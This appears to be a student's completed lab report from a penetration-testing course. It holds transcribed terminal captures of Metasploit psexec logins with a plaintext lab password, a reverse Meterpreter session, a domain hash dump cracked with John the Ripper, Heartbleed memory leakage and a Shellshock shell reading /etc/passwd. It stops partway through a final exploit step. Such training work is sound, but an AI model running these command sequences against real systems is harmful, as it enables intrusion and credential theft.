

Student:	Email:
Leandro Junior	juninhoromagnoli11@gmail.com

Time on Task:	Progress:
1 hour, 53 minutes	100%

Report Generated: Sunday, March 2, 2025 at 1:07 AM

Section 1: Hands-On Demonstration

Part 1: Identify Vulnerable Windows Systems


8. Record the following information for each host:

IP Address
Operating System and Version


173.30.0.20 Windows Vista client173.30.0.30 Windows 2012 server173.30.0.40 Windows 2016 server

Part 2: Exploit Vulnerable Systems Using Metasploit


11. Make a screen capture showing the login credentials for the domain user on 172.30.0.20.




38. Make a screen capture showing the Meterpreter session for 172.30.0.30.



48. Make a screen capture showing the credentials found with `creds_wdigest`.



57. Make a screen capture showing the Meterpreter session for 172.30.0.40.




The screenshot shows a Kali Linux desktop with a terminal window titled "Exploiting Vulnerable Hosts (4e)". The terminal displays the following commands and output:

```
msf6 exploit(windows/smb/psexec) > set SMBDomain SECURELABSONDEM
SMBDomain => SECURELABSONDEM
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass P@ssw0rd3!
SMBPass => P@ssw0rd3!
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.30.0.40
RHOSTS => 172.30.0.40
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.0.4:4444
[*] 172.30.0.40:445 - Connecting to the server ...
[*] 172.30.0.40:445 - Authenticating to 172.30.0.40:445|SECURELABSONDEM as user 'Administrator' ...
[*] 172.30.0.40:445 - Selecting PowerShell target
[*] 172.30.0.40:445 - Executing the payload...
[*] 172.30.0.40:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.30.0.40
[*] Meterpreter session 3 opened (172.31.0.4:4444 -> 172.30.0.40:1781 ) at 2025-03-01 11:28:48 -0500

meterpreter >
```

67. Make a screen capture showing the account information from 172.30.0.40.




The screenshot shows a Kali Linux desktop with a terminal window titled "Exploiting Vulnerable Hosts (4e)". The terminal displays the following commands and output:

```
meterpreter > background
[*] Backgrounding session 3...
msf6 post(windows/gather/lsadump) > exploit

[*] Running module against TARGETWINDOWS04
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in Jtr password file format to:
[*] /home/kali/.msf4/loot/20250301113139_default_172.30.0.40_windows.hashes_199393.txt
[*] This host is a Domain Controller!
[*] Dumping password hashes ...
[*] Administrator:500:aad3b435b51404eeaad3b435b51404ee:b4da6795921a50fad9a76092875d7866
[*] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8094685d07830fa7281c8af3bdd4aeba
[*] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
[*] alice:25093:aad3b435b51404eeaad3b435b51404ee:217e0283a5b89cfa803c724bf61b
[*] bob:28601:aad3b435b51404eeaad3b435b51404ee:bcc755d097a2c07a8baf85ce9cd2e139
[*] alex:30102:aad3b435b51404eeaad3b435b51404ee:3fedf164d1c2637dd9f5e8f78cc30fff
[*] terrence:30103:aad3b435b51404eeaad3b435b51404ee:f24f5f7a50c0c62def516dd602d8c2c
[*] lonnie:30601:aad3b435b51404eeaad3b435b51404ee:eac6155558a12383744a97436157147d
[*] kyle:32601:aad3b435b51404eeaad3b435b51404ee:f7eb9c08fafa23c4bcf22ba781c1e2
[*] TARGETWINDOWS04$:1000:aad3b435b51404eeaad3b435b51404ee:e40anfdeab54a06d05293e5ea6f0b9
[*] TARGETWINDOWS01$:1103:aad3b435b51404eeaad3b435b51404ee:4secf6046170cfd917c75a3f8096bcd
[*] TARGETWINDOWS02$:1104:aad3b435b51404eeaad3b435b51404ee:095760301fd3ace5baeb05a3a9e14e19
[*] TARGETWINDOWS03$:1105:aad3b435b51404eeaad3b435b51404ee:a8d8ac9d02927a75f847f2a4cc5cdcb8
[*] Post module execution completed
msf6 post(windows/gather/lsadump) >
```

Part 3: Crack Password Hashes Using John the Ripper

5. Make a screen capture showing the user accounts and cracked passwords.




```
kali@AttackLinux01: ~  
20230801190828_default_172.31.0.50_openssl.heartble_192117.bin  
20250301113005_default_172.30.0.40_windows.hashes_947901.txt  
20250301113139_default_172.30.0.40_windows.hashes_199393.txt  
[kali@AttackLinux01]~  
$ john --format=NT /usr/share/john/password.lst  
Created directory: /home/kali/.john  
Using default input encoding: UTF-8  
Loaded 13 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
(DefaultAccount)  
dragon (kyle)  
wolves (terrence)  
Proceeding with incremental:ASCII  
password (alex)  
oracle (lonnie)  
Sg 0:00:02:43 3/3 0.83851g/s 27905Kp/s 27905Kc/s 234915Kc/s k0riy24..k0riy0.  
Use the "--show --format=NT" options to display all of the cracked passwords reliably  
Session aborted  
[kali@AttackLinux01]~
```

Section 2: Applied Learning


Part 1: Exploit the Heartbleed Bug

5. Make a screen capture showing the first 10 lines of the output from the cardiac-arrest.py script.



```
kali@AttackLinux01: ~  
[INFO] Connecting to 172.31.0.50:443 using SSLv3  
[FAIL] Heartbeat response was 16384 bytes instead of 31 172.31.0.50:443 is vulnerable over SSLv3  
[INFO] Displaying response (lines consisting entirely of null bytes are removed):  
0000: 02 FF FF 08 03 00 53 48 73 F0 7C CA C1 D9 02 04 .....SHs.|.....  
0010: F2 1D 20 49 F5 12 BF 40 1B 94 09 93 E4 C4 F4 F0 ..T..B.....  
0020: D0 42 CD 44 A2 59 00 02 96 00 00 00 01 00 02 00 ..B.D.Y.....  
0030: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00 .....|..".  
0040: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00 #.%.&.'(.).*.  
0050: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 +,.-.../.0.1.2.  
0060: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00 3.4.5.6.7.8.9.;:.  
0070: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00 ;.<=>?@A.B.  
0080: 43 00 44 00 45 00 46 00 47 00 48 00 49 00 4A 00 C.D.E.F..a.b.c.  
0090: 4B 00 4C 00 4D 00 4E 00 4F 00 50 00 51 00 52 00 d.e.f.g.h.i.j.k.  
00A0: 53 00 54 00 55 00 56 00 57 00 58 00 59 00 5A 00 l.m.....  
00B0: 5B 00 5C 00 5D 00 5E 00 5F 00 60 00 61 00 62 00 .l.'.#.$%&'.  
00C0: 63 00 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 (.).+...-.../  
00D0: 6B 00 6C 00 6D 00 6E 00 6F 00 70 00 71 00 72 00 0.1.2.3.4.5.6.7.  
00E0: 73 00 74 00 75 00 76 00 77 00 78 00 79 00 7A 00 8.9.;:;<=>?.  
00F0: 7B 00 7C 00 7D 00 7E 00 7F 00 80 00 81 00 82 00 @A.B.C.D.E.F.G.  
0100: 83 00 84 00 85 00 86 00 87 00 88 00 89 00 8A 00 H.I.J.K.L.M.N.O.  
0110: 8B 00 8C 00 8D 00 8E 00 8F 00 90 00 91 00 92 00 P.Q.R.S.T.U.V.W.  
0120: 93 00 94 00 95 00 96 00 97 00 98 00 99 00 9A 00 X.Y.Z.[\]^_`.  
0130: 9B 00 9C 00 9D 00 9E 00 9F 00 A0 00 A1 00 A2 00 "a.b.c.d.e.f.g.  
0140: A3 00 A4 00 A5 00 A6 00 A7 00 A8 00 A9 00 AA 00 h.i.j.k.l.m.n.o.  
0150: AB 00 AC 00 AD 00 AE 00 AF 00 B0 00 B1 00 B2 00  
0160: B3 00 B4 00 B5 00 B6 00 B7 00 B8 00 B9 00 BA 00  
0170: BB 00 BC 00 BD 00 BE 00 BF 00 C0 00 C1 00 C2 00  
0180: C3 00 C4 00 C5 00 C6 00 C7 00 C8 00 C9 00 CA 00  
0190: CB 00 CC 00 CD 00 CE 00 CF 00 D0 00 D1 00 D2 00  
01A0: D3 00 D4 00 D5 00 D6 00 D7 00 D8 00 D9 00 DA 00  
01B0: DB 00 DC 00 DD 00 DE 00 DF 00 E0 00 E1 00 E2 00  
01C0: E3 00 E4 00 E5 00 E6 00 E7 00 E8 00 E9 00 EA 00  
01D0: EB 00 EC 00 ED 00 EE 00 EF 00 F0 00 F1 00 F2 00  
01E0: F3 00 F4 00 F5 00 F6 00 F7 00 F8 00 F9 00 FA 00  
01F0: FB 00 FC 00 FD 00 FE 00 FF 00
```


14. Make a screen capture showing the output of the exploit.



```
kali@AttackLinux01: ~  
[INFO] Connecting to 172.31.0.50:443 using SSLv3  
[FAIL] Heartbeat response was 16384 bytes instead of 31 172.31.0.50:443 is vulnerable over SSLv3  
[INFO] Displaying response (lines consisting entirely of null bytes are removed):  
..... repeated 2200 times .....X  
J.....0.....0.....g..P.Cb.X.l.6...D...X...N...H...f...".l.0.....5  
.....3.2.....E.D.....A..... repeated 7753 times .....#.....  
..... repeated 3929 times .....  
.....g.b.....*.O...c...0...0...Y...(.0...*.H...  
...0E1.0...U...AU1.0...U...Some-State10...U...Internet Widgits Pty Ltd0...190320063303Z..200319063303Z0E1.0...U  
...AU1.0...U...Some-State10...U...Internet Widgits Pty Ltd0...*.H.....l.p.+e.P..".L.....UEK-  
qY..(.h..F...y..Y63...C1.F...#>...S.....>..l.k)2.m.....V6..u...h...".hU.....U."G.....[J.....0...*.  
H.....X...G...$.G...7L/.....s...ie.Bf.....ld.l..I2..z..2B..e... (x...wA..E.n.9.K"...4...72b..  
*3M...#.#1C).....j@...6...j...9..R...E...0...c...F...=...Z.y.B.*).23fzC".y.7f...3..F..  
;F...x[...xt:}.....3...b...i}.....h..9>$!.....^...Vg.Po.....60...*.Ek.n...../9.....nL..i...  
;3.S.E...l...-A...#...=...@...Z.c...#.8*5.)H.+...?..o8...=...-?((.....q...@..'"...T.....:Q.0.N...?..i  
..M.APJ.O...m...;Ss...$.kgJ.({[.VN.....y/S1.6.9...D...?...B...H-6.M.%..0~...E...x..... repeated 159 ti  
mes .....  
[+] 172.31.0.50:443 - Scanned 1 of 1 hosts (100% complete)  
[+] Auxiliary module execution completed  
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```

Part 2: Exploit the Shellshock Vulnerability

17. Make a screen capture showing the first 10 lines of the passwd file.




```
Exploiting Vulnerable Hosts (4e)
AttackLinux01
2025-03-01 23:50:10
Leandro@kali:~$

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
```

Section 3: Challenge and Analysis

Part 1: Exploit the Domain Controller Directly

Make a screen capture showing a successful Meterpreter shell on the domain controller using this exploit.



```
Exploiting Vulnerable Hosts (4e)
AttackLinux01
2025-03-02 00:01:04
LeanStroX@linux-

File Actions Edit View Help
Exploit targets:
  Id  Name
  --  --
  0    Automatic
  1    PowerShell
  2    Native upload
  3    MOF upload

